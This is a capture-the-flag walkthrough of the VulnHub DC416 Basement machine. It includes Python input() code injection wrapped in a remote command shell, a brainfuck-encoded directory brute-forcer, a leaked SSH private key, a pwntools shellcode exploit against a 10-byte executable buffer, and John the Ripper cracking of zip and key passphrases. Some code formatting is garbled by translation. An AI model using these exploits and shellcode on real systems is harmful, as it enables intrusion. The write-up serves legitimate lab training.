VulnHub: Blind Operation and Brownfac at DC416 Basement
- Tutorial
Continuing the CTF debriefing from DefCon Toronto's . Tasks provided by the VulnHub team , for which many thanks to them. And we will consider DC416 Basement .
Below, you can familiarize yourself with the previous district startup:
Let's start
We start the virtual machine, and proceed to the search for open ports:
$ sudo arp-scan -l -I wlan0 | grep "CADMUS COMPUTER SYSTEMS" | awk '{print $1}' | xargs sudo nmap -sV -p1-65535Nmap scan report for 192.168.1.221
Host is up (0.00086s latency).
Not shown: 65529 closed ports
PORT STATE SERVICE
22 / tcp open ssh OpenSSH 6.7p1 Debian 5 + deb8u3 (protocol 2.0)
80 / tcp open http Apache httpd 2.4.10 ((Debian))
8080 / tcp open http-proxy --- --- [-> +++ <]>. [-> +++ <]> .---. ++++.
8090 / tcp open unknown
10000 / tcp open snet-sensor-mgmt
10001 / tcp open tcpwrapped
MAC Address: 08: 00: 27: DF: F5: 5E (Oracle VirtualBox virtual NIC)
Scanning directories did not bring results:
$ sudo dirsearch -u http://192.168.1.221 -w /usr/share/dirb/wordlists/big.txt -e php,txt,bak,jpg,json,html -r -f
Flag 1
$ nc 192.168.1.221 10000
Great, apparently this is Python2 , with its wonderful input function . Let's try to execute our code and see the contents of the current directory:
$ nc 192.168.1.221 10000
 Please enther number of packets: __import__('os').system('ls')
flag.txt  ping.py  run_ping.sh
PING localhost (127.0.0.1) 56(84) bytes of data
For further convenience, we will organize a small shell for ourselves in Python:
#!/usr/bin/python3import socket
from time import sleep
host = '192.168.1.221'
port = 10000defconnect(data):
        s = socket.socket()
        s.connect((host, port))
        s.recv(1024)
        s.send(('%s\n' % data).encode())
        sleep(0.5)
        req = s.recv(4096)
        print(req.decode())
cmd = ''while cmd != '\q':
        cmd = input('> ')
        connect("__import__('os').system('%s')" % cmd)
Having looked around in the system, we take the first flag from the user's home directory:
> cat ./flag.txt
flag{j4cks_t0t4L_l4cK_0f_$uRpr1sE}
Plus we find a strange file in the .secret directory :
> ls -ahl
.....
drwx------ 2 jack jack 4.0K Nov 21 16:53 .secret
> ls -ahl .secret
-rw------- 1 jack jack 2.0K Nov 21 16:53 marla.xip
The file is apparently for Mac OS , so let's leave it for now.
Flag2
When scanning port 8090, nmap detected an unknown web service there, let's see what is there:
$ curl http://192.168.1.221:8090<!DOCTYPE html><html><head><title>Moved</title></head><body>
You should be <ahref="http://localhost/flag.mpg">redirected</a>.
</body></html>After wget started, endless loading started, probably the video is sent in a looping stream. Interrupting the download and starting it, we hear a robotic female voice that dictates to us the following sequence:
102 108 97 103 123 98 82 52 105 110 95 112 97 82 97 115 49 116 101 36 125
Then it reports that it is a flag and starts over. Using the site , we convert this to text and get another flag:
flag {bR4in_paRas1te $}
Flag3
Port 8080. This is probably also a web service by viewing the ps command log :
tyler 1319 0.0 0.1 4080 636? S 11:49 0:00 / home / tyler / tiny 8080
We recognize the user to whom it belongs, as well as the fact that the root directory is probably the user's directory. Opening it in curl , we get an ASCII image and a rather strange server header:
$ curl http://192.168.1.221:8080/ -vv* Hostname was NOT found in DNS cache
* Trying 192.168.1.221...
* Connected to 192.168.1.221 (192.168.1.221) port 8080 (#0)
> GET / HTTP/1.1> User-Agent: curl/7.35.0> Host: 192.168.1.221:8080> Accept: */*>
< HTTP/1.1 200 OK* Server ------[-->+++<]>.[->+++<]>.---.++++. is not blacklisted
< Server:------[-->+++<]>.[->+++<]>.---.++++.
< Content-length:36246
< Content-type:text/htmlVery similar to brainfuck . After decoding, for example, here we get the line: webf
Scanning the directories did not bring any results again, after long attempts, after connecting to this port via netcat , something began to become clear:
$ nc 192.168.1.221 8080123
HTTP/1.1 501 Not Implemented
Content-type: text/html
<html><title>Error</title><bodybgcolor=ffffff>
501: Not Implemented
<p>+[------->++<]>.+.+++++.[---->+<]>+++.++[->+++<]>.+++++++++.++++++.-------.----------.: 123
<hr><em>------[-->+++<]>.[->+++<]>.---.++++.</em>In response, we again received a response to brainfuck , apparently this server only works on it. The situation is further complicated by the fact that after each failed request, the server crashes. The following is an attempt to implement brute directories:
#!/usr/bin/python3import socket
import sys
import re
from time import sleep
defchar2bf(char):
	result_code = ""
	ascii_value = ord(char)
	factor = ascii_value / 10
	remaining = ascii_value % 10
	result_code += "{}".format("+" * 10)
	result_code += "["
	result_code += ">"
	result_code += "{}".format("+" * int(factor))
	result_code += "<"
	result_code += "-"
	result_code += "]"
	result_code += ">"
	result_code += "{}".format("+" * remaining)
	result_code += "."
	result_code += "[-]"return result_code
defstr2bf(string):
	result = ""for char in string:
		result += char2bf(char)
	return result
defconnect(file):
	host = '192.168.1.221'
	port = 8080
	req = 'GET %s HTTP/1.0\n\n' % (str2bf(file))
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	try:
		s.connect((host, port))
		s.send(req.encode())
		sleep(1)
		data = s.recv(90480)
		s.close()
	except:
		s.close()
		return500
	data = data.decode()
	if'HTTP/1.1 404 Not Found'in data: passelif'HTTP/1.1 200 OK'in data:
		print('File %s found' % file)
		print(data)
wlist = open(sys.argv[1]).read().splitlines()
for item in wlist:
	if connect(item.strip()) == 500:
		print('Item %s not found' % item)
		sleep(500)
Having thrown a small dictionary, with the possible contents of the user directory, you can start and go drink tea:
$ ./brainfuck.py testHowever, after some time, in the log, we notice the ssh user key tyler
id_rsa
File .ssh/id_rsa found
HTTP/1.1 200 OK
Server: ------[-->+++<]>.[->+++<]>.---.++++.
Content-length: 1675
Content-type: text/plain
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEApTSRfQBEqWjDTZZp0YHpOzDQ8zmo2NvTguHworeU9Yk26Zez
R3HtoKL99hRwJrqsRzeDb2OaZcnFgHAK95zEibHRJzXbWTJ8hq+lLri8gNM62WVf
mMe5Jd5QWkrmskUxSX0mlj3faJwtDphYmWUUbn3CN1eDI7ePqoAcWpMFeqQYXe/5
HaPrKZxe6WCQsgFcj3zIz+U9Qidz8x/ZKYDCFJ+aLuoo3HUB+EHT9abirjLKbHvM
BcstMNt23GD3KF549M2d5i5YC7o6LD8yBwifIIS2g3wNRfOsplrY/DEacILqaI7p
xM3EpIahPt/Vn3/DylVNyHoXP/hbXLtgoZwYAwIDAQABAoIBAAedhbtaYM/iWWZh
MZ2LvIGS/X7IwKTGdViKK7qEdeRfn91itcvsT4ThHo3SYV0Xq8tYnsFquPpKM8V4
5LiHTHQAc2C4VdUlw6G9xQKDV4Ukt4i/6Ik1Y66AMfoHi9zZ3azCjR3N2leLI3SR
xzvC8g8p0uMUMKJb2s6EO0pdjpoZlV/6JbcckushCQIJieHr00pq/w1fcY438DoR
OnPfGeJgkQQgfJ8W77CDNRtECpP8WBsr4hDJZXq3ink2BDZRYwO8o/nOuEGOKlAp
34j7ks5M/LOcKVskdIzz2vCc0OvtyNQ0Fk/e1INbkbwvhKUgF9t4dCBC9wF4YKx7
lBK4eAECgYEA1ntOisRF9D3+7EBN3pCQ2SssXFpmdnYjdzX2aETfcnSzU52ODRGw
p5BFkZBhnPz/as7BrvufRGSM76eBHzUaRA4mNEe2EX49PsGtr+ONo2jIU6Ee19WP
0sn+iINdw9JOK9Rma7WlYdaJuEs4DRzO3LX9cn5P4IUgBUaUOv3RFAMCgYEAxS9c
ZNYUfgV29tlUHzyqdSKIDt/jB7yNDyCGBJYy1KBO9vAkM44haqNln6eGXaveXxBh
n+gRG+MD8NBUv8VfCoU7ZKqHWpzgDfJOa3DBFM+8IcDRj1KT1weg4NRdlsmz4A1X
/Os3RIlXZ5MHuTPnpXFcjS70oqbmDU571w9zrAECgYAQLHA5yp8z0dD9Y8P7eo9R
sQ3BURfU6we1n54bMsZezSoQrhreJW1a1WhJl8eknPdtyHWWimbyM1rlX44/GjQG
2cJLwvSZ0RkxOE2uq8wsfGRO2iGHSRV1YcIN7UoO0DcQ2w12JdZ40ELGYPWzF28J
+bdJAPlpBuDpRO88m5M+nQKBgGoXglGqsVngnNJRuiYYYOonCyddpGwcMZUK/bBo
E689FV9dc0zd0vLqORo+a1foyftB+BSuKs5jRVKC9KY9jlY9uuf9rFe/gfle/nxm
LSyCXImYkefYGT0fmJp/CF/B5GrPIyEseQ8CCinq/MPTvnXQWWiI9AyzWaGdMZpT
cPwBAoGBAIAULQyYmeipsRQvKUMCjVFPIpv2IXxnFTnaiJ1kbPOuN7MuagRD1ZDf
FmPq8mIDg2oCKIq0/iOsmGmLaPXJADXAOXFWjDmWTHt7RKBvxOT6fNfCqEW29wkG
6XOdjh0Q6lKwxyOuFamIaEmCgoq7Ez7aRwgzf5KzIrw/vV3reIzI
-----END RSA PRIVATE KEY-----
HTTP/1.1 200 OK
Server: ------[-->+++<]>.[->+++<]>.---.++++.
Content-length: 1675
Content-type: text/plain
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEApTSRfQBEqWjDTZZp0YHpOzDQ8zmo2NvTguHworeU9Yk26Zez
R3HtoKL99hRwJrqsRzeDb2OaZcnFgHAK95zEibHRJzXbWTJ8hq+lLri8gNM62WVf
mMe5Jd5QWkrmskUxSX0mlj3faJwtDphYmWUUbn3CN1eDI7ePqoAcWpMFeqQYXe/5
HaPrKZxe6WCQsgFcj3zIz+U9Qidz8x/ZKYDCFJ+aLuoo3HUB+EHT9abirjLKbHvM
BcstMNt23GD3KF549M2d5i5YC7o6LD8yBwifIIS2g3wNRfOsplrY/DEacILqaI7p
xM3EpIahPt/Vn3/DylVNyHoXP/hbXLtgoZwYAwIDAQABAoIBAAedhbtaYM/iWWZh
MZ2LvIGS/X7IwKTGdViKK7qEdeRfn91itcvsT4ThHo3SYV0Xq8tYnsFquPpKM8V4
5LiHTHQAc2C4VdUlw6G9xQKDV4Ukt4i/6Ik1Y66AMfoHi9zZ3azCjR3N2leLI3SR
xzvC8g8p0uMUMKJb2s6EO0pdjpoZlV/6JbcckushCQIJieHr00pq/w1fcY438DoR
OnPfGeJgkQQgfJ8W77CDNRtECpP8WBsr4hDJZXq3ink2BDZRYwO8o/nOuEGOKlAp
34j7ks5M/LOcKVskdIzz2vCc0OvtyNQ0Fk/e1INbkbwvhKUgF9t4dCBC9wF4YKx7
lBK4eAECgYEA1ntOisRF9D3+7EBN3pCQ2SssXFpmdnYjdzX2aETfcnSzU52ODRGw
p5BFkZBhnPz/as7BrvufRGSM76eBHzUaRA4mNEe2EX49PsGtr+ONo2jIU6Ee19WP
0sn+iINdw9JOK9Rma7WlYdaJuEs4DRzO3LX9cn5P4IUgBUaUOv3RFAMCgYEAxS9c
ZNYUfgV29tlUHzyqdSKIDt/jB7yNDyCGBJYy1KBO9vAkM44haqNln6eGXaveXxBh
n+gRG+MD8NBUv8VfCoU7ZKqHWpzgDfJOa3DBFM+8IcDRj1KT1weg4NRdlsmz4A1X
/Os3RIlXZ5MHuTPnpXFcjS70oqbmDU571w9zrAECgYAQLHA5yp8z0dD9Y8P7eo9R
sQ3BURfU6we1n54bMsZezSoQrhreJW1a1WhJl8eknPdtyHWWimbyM1rlX44/GjQG
2cJLwvSZ0RkxOE2uq8wsfGRO2iGHSRV1YcIN7UoO0DcQ2w12JdZ40ELGYPWzF28J
+bdJAPlpBuDpRO88m5M+nQKBgGoXglGqsVngnNJRuiYYYOonCyddpGwcMZUK/bBo
E689FV9dc0zd0vLqORo+a1foyftB+BSuKs5jRVKC9KY9jlY9uuf9rFe/gfle/nxm
LSyCXImYkefYGT0fmJp/CF/B5GrPIyEseQ8CCinq/MPTvnXQWWiI9AyzWaGdMZpT
cPwBAoGBAIAULQyYmeipsRQvKUMCjVFPIpv2IXxnFTnaiJ1kbPOuN7MuagRD1ZDf
FmPq8mIDg2oCKIq0/iOsmGmLaPXJADXAOXFWjDmWTHt7RKBvxOT6fNfCqEW29wkG
6XOdjh0Q6lKwxyOuFamIaEmCgoq7Ez7aRwgzf5KzIrw/vV3reIzI
-----END RSA PRIVATE KEY-----
We try to log in, and we find the following flag:
$ ssh -i /tmp/id_rsa [email protected]
Flag 4
We still have port 10001. From the ps log , you can see that the “10 bytes” service is hanging on this port
robert 1331 0.0 0.5 19644 2748? S 11:50 0:00 socat TCP-LISTEN: 10001, reuseaddr, fork, range = 127.0.0.1 / 32 EXEC: ./ tenbytes, pty, stderr, echo = 0
But when connected from outside, nothing happens. Let's get an ssh tunnel for the attacked host:
$ ssh -i /tmp/id_rsa -L 10001:127.0.0.1:10001 -N [email protected]And so, when connected, we are asked to enter 10 bytes to run:
$ nc 127.0.0.1 10001
Tee hee! Gimme ten bytes to run!
Assuming that most likely the reading is done by the read function , to a buffer, which is then executed via call . That is more or less clear. It is necessary to send a certain code of 10 bytes in size. Which then somehow launches the shell. After seeing what the call to the read function looks like on this site. You may notice that the size of the buffer for reading is passed through the EDX register . We can try to increase the value of EDX , thereby increasing the buffer for reading, then call the read function again , with a new buffer, and send our shell code there already. To write an exploit, we will use the pwntools framework .
Prepare the shell:
$ sudo msfvenom -p linux/x64/exec cmd=/bin/sh -f py -v shell
shell =  ""
shell += "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68"
shell += "\x00\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6"
shell += "\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68"
shell += "\x00\x56\x57\x48\x89\xe6\x0f\x05"
Now directly the code that we will send to change the EDX :
defgen_payload(offset):
	payload = ""
	payload += "\x01\xd2"# add edx, edx
	payload += "\x5f"# pop rdi
	payload += "\x48\x83\xef" + chr(offset)   # sub rdi, offset
	payload += "\xff\xe7"# jmp rdi
	payload = payload.ljust(10, "\x90")
	return payload
Let me explain a little bit what is happening here:
- Double EDX
- If our assumption is correct, and the call is made through CALL , then we extract the return address, in an unused register
- Through a sequential increase in the offset value , we find call read
- Proceed to read , and the rest fill NOP 's
Initially, I tried in EDX to put any value larger than the send shell, but this did not work, so I tried to pick up EDX as well . The final version of the script is presented below:
#!/usr/bin/env python2from pwn import *
context(bits = 64,
	os = 'linux',
	aslr = True,
)
port = 10001
host = '127.0.0.1'defencode_payload(p):return''.join(['\\x%0.2x' % c for c in bytearray(p)])
defgen_payload(offset):
	payload = ""
	payload += "\x01\xd2"# add edx, edx
	payload += "\x5f"# pop rdi
	payload += "\x48\x83\xef" + chr(offset)   # sub rdi, offset
	payload += "\xff\xe7"# jmp rdi
	payload = payload.ljust(10, "\x90")
	return payload
isEdxValid = False
validEdx = 80# len(shell)==48while isEdxValid == False:
	offset = 0while offset <= 255:
		try:
			log.info('Current offset is %d' % offset)
			p = remote(host, port)
			payload = gen_payload(offset)
			log.info( 'Payload: %s' % (encode_payload(payload)) )
			p.recvline()
			EDX = 0x0awhile EDX < validEdx:
				p.send(payload)
				EDX += EDX
			log.info('EDX now is %d' % EDX)
			shell = ""
			shell += "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68"
			shell += "\x00\x53\x48\x89\xe7\x68\x2d\x63\x00\x00\x48\x89\xe6"
			shell += "\x52\xe8\x08\x00\x00\x00\x2f\x62\x69\x6e\x2f\x73\x68"
			shell += "\x00\x56\x57\x48\x89\xe6\x0f\x05"
			log.info('Sending shellcode')
			p.send(shell)
			# check for no tty message
			p.sendline()
			output = p.recvline(timeout=0.5)
			if output and'tty'in output:
				log.success('Found offset!!! %d' % offset)
				isEdxValid = Truebreakif offset == 255:
				log.error('No valid offset found!')
				isEdxValid = False
				count += 1
			p.close()
		except EOFError:
			log.warning('Error on offset %d' % offset)
			p.close()
		finally:
			offset += 1
	validEdx += validEdx
p.interactive()
After starting, it starts enumerating offsets, and increasing the number of bytes read by the read function . After some time, the necessary parameters are found, and we get access to the shell from the user robert , and with it his flag:

Below is a disassembled listing of the main function from the tenbytes application :
Main function
.text:0000000000400626 main            proc near               ; DATA XREF: start
.text:0000000000400626
.text:0000000000400626 var_30          = qword ptr -30h
.text:0000000000400626 var_24          = dword ptr -24h
.text:0000000000400626 var_18          = qword ptr -18h
.text:0000000000400626 var_10          = qword ptr -10h
.text:0000000000400626 buf             = qword ptr -8
.text:0000000000400626
.text:0000000000400626                 push    rbp
.text:0000000000400627                 mov     rbp, rsp
.text:000000000040062A                 sub     rsp, 30h
.text:000000000040062E                 mov     [rbp+var_24], edi
.text:0000000000400631                 mov     [rbp-48], rsi
.text:0000000000400635                 mov     edi, offset s   ; "Tee hee! Gimme ten bytes to run!"
.text:000000000040063A                 call    _puts
.text:000000000040063F                 mov     r9d, 0          ; offset
.text:0000000000400645                 mov     r8d, 0FFFFFFFFh ; fd
.text:000000000040064B                 mov     ecx, 98         ; flags
.text:0000000000400650                 mov     edx, 7          ; prot
.text:0000000000400655                 mov     esi, 4096       ; len
.text:000000000040065A                 mov     edi, 0          ; addr
.text:000000000040065F                 call    _mmap
.text:0000000000400664                 mov     [rbp+buf], rax
.text:0000000000400668                 mov     rax, [rbp+buf]
.text:000000000040066C                 mov     edx, 0Ah        ; nbytes
.text:0000000000400671                 mov     rsi, rax        ; buf
.text:0000000000400674                 mov     edi, 0          ; fd
.text:0000000000400679                 mov     eax, 0
.text:000000000040067E                 call    _read
.text:0000000000400683                 mov     rax, [rbp+buf]
.text:0000000000400687                 mov     [rbp+var_10], rax
.text:000000000040068B                 mov     rax, [rbp+var_10]
.text:000000000040068F                 mov     [rbp+var_18], rax
.text:0000000000400693                 mov     rax, [rbp+var_18]
.text:0000000000400697call    rax
.text:0000000000400699                 mov     rax, [rbp+buf]
.text:000000000040069D                 mov     esi, 4096       ; len
.text:00000000004006A2                 mov     rdi, rax        ; addr
.text:00000000004006A5                 call    _munmap
.text:00000000004006AA                 mov     edi, 0          ; status
.text:00000000004006AF                 call    _exit
.text:00000000004006AF main            endp
Flag 5
We still have the marla.xip file . The file extension is very similar to zip , but it is not possible to open it with standard methods. Let's try to poke him and see what comes of it, using xortool :
$ xortool marla.xip -b
Something was found, now we filter the result:
$ file xortool_out/* | grep Zip
xortool_out/000.out:                               Zip archive data
The archive is found, let's see what's in it:
$ 7z l xortool_out/000.out
Apparently this is a private ssh user key marla . However, it just won’t work out, the archive is also password protected. Compile John The Ripper as described here . Extract the hash:
$ ./zip2john /tmp/marla.zip > /tmp/marla.zip.johnAnd after launch, we get the desired password:
$ ./john /tmp/marla.zip.johnLoaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 8x SSE2])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
m4rl4 (marla.zip)
1g 0:00:00 : 00 DONE 1/3 (2017-01-08 23:56) 1.219g / s 3219p / s 3219c / s 3219C / s m4rl4.zip..mar1a.zipzip
Use the "--show" option to display all of the cracked passwords reliably session
completed
Great, there is a password from the archive. But that's not all, if you look at the file in which the private key is located:
marla
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,4A3641AA61921099DAB3E32222AE8221
k8zDFT8UXhpb7Dn+KzYv6mYuAI0vF25s/zFpuvtm31FtTwOAzqz+ukei2DR+r4Zb
QKGV5EPf0ymcx6Nh4X700eRa555hFDrWMRwLAy7bTkYK5MbLY3On7BqBnmpbs/bd
Pd/VpmvMtUnl8YcMF756NLt0sgqwWbf8DGFUcJZTGEsZhwTL86cCYyFbbdOHijzY
Wi+OjgVBxw62VrdEn8HHA0Hks72LRGAsXLJ4ReT6nm/6H88idKHtnc1CXGzUtEwR
E7/Bzzqn/P1rTrnPp/adV4oAC+Q86Sdy5RHuH35KC6c6WgpFRprqeWeLdf6aBBF0
yadmGUu4PrWP7iYd7Bc4k2Czlr0pk1x0GjqedjFYmPWypllfZvMriQa6QhYkKlGl
ecEm8Usrok54u8jX1VZtdRu1+6gNPZcw8FOK1GTks2L9ywvWoSNOGr5LFBDBYufq
SNNUQq0cEyAl3KaPT5vPyEcrqAa7NKmIl5uImECPG93iIsfOt3P4ujVwWuT3p100
KHnHEybuZXTBRUPmHoE+wXvFyLAWzHG8d6cy18FzGEyogUbs+d5GmdFjsyaaLeES
8AtkGrWrUAgo/NDpbVdHoLmwjzvxlDkk+Uk3/KN5qjFKajbav9EoMJNeCac1Ax0i
KHiSvyPtifWu9Mj8IYq6zIVVFoVPc4swDrqxsNkwA8uAXLCIBk/lHOBryIPVmsOd
4gWhae23ul+HC5gHwlXUfq5Zrljhqpw9D50veSizqdtwmWgvs1crkddXbTwUSvrb
kZHQoY2PqfJPmF3TNt5RQvwNIaOMospy29niKk/qICaZ1t9KUyMdfNmyVzHGnJPz
Ae6pdfCsgoymkO1zd4TVaGTRH2tt0ZRXECHPTG/5i8IRJGB4hlTJ4z0QNcVPQGdF
sI9GuUuRzaIpVbbxf50OG5qWfVRJR2lWwfvIEgmfvKQs9qJBq4X05NeagWoDKhrH
/90k1S3GI5rw9RyjzD1I4k1li+PjyWs+wZAEn39Hqlxuk+gMWuKCr6Wel/dV3exU
XlkGJLJo1SUK1Uh2Z6CeSwdSVMf2j21pMbeaw8U9RQund9EOwln8JDKtdQXYW9ba
SE/hUpvlNHPG/90Tp2JQCkk/MinwV4IGev7mn9piltL8Q7qcU1o9TpAxtdonyaYI
UYnzpv+g/0fhKnycwRttVukt7Mtgvr0SMCXcImMjdnDpVxbrbEWtLgFsZayg+SzQ
/03KMOA9AVoo48ZlLa+oERqeedXDBqmKkNJwIsBcYEywHl6NlEHCZk2S/lcr+ra9
im+l2nua3IvYYIRnWHWoLs0D+Hi/PvQHmj3e2YBeIZMYGPHk8XQ17cofwqU7VDr7
x6nP22au0LGKTj4+E46r1hEWs9C0X8AMJjfShb+CyN/imo/3a3bJiazE1F5IpKlY
5UejDh7GCcxnvmjXlY4q+7DeJlz5VSjKjfR5V0b5mkcLEI18c2sBkTVdMVzzBGQO
kTNSGJSOrF5el9+wlpLY4E8loocJpzH3P3uu+fOwHtNiul5RAlotfJnJd9lYea5k
W581cgXIWgN6actoiIGZXlHKB5Zsdb3GdmmG0Lb50lsL4GH8MIKDKdumUKSwrT20
-----END RSA PRIVATE KEY-----
You can see that the passphrase is set on it. But this is not a problem, we extract it, and send John 'to:
$ ./john-1.8.0-jumbo-1/run/ssh2john marla > marla.ssh
$ sudo ./john-1.8.0-jumbo-1/run/john marla.ssh
Loaded 1 password hash (SSH [RSA / DSA 32/32])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
singer (marla)
1g 0: 00: 00: 00 DONE 2/3 (2017-01-09 01:11) 1.086g / s 2165p / s 2165c / s 2165C / s rangers..88888888
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Having everything you need, log in via ssh and pick up the last key:
$ ssh -i marla [email protected]
Enter passphrase for key 'marla':
The programs included with the Debian GNU / Linux system are free software;
the exact distribution terms for each program are described in the
individual files in / usr / share / doc / * / copyright.
Debian GNU / Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
well done! your flag is flag {l4y3rs_up0n_l4y3rs}
Connection to 192.168.1.221 closed.
All keys are collected. The call is over! You can proceed to the following virtual machine images from the DC416 series.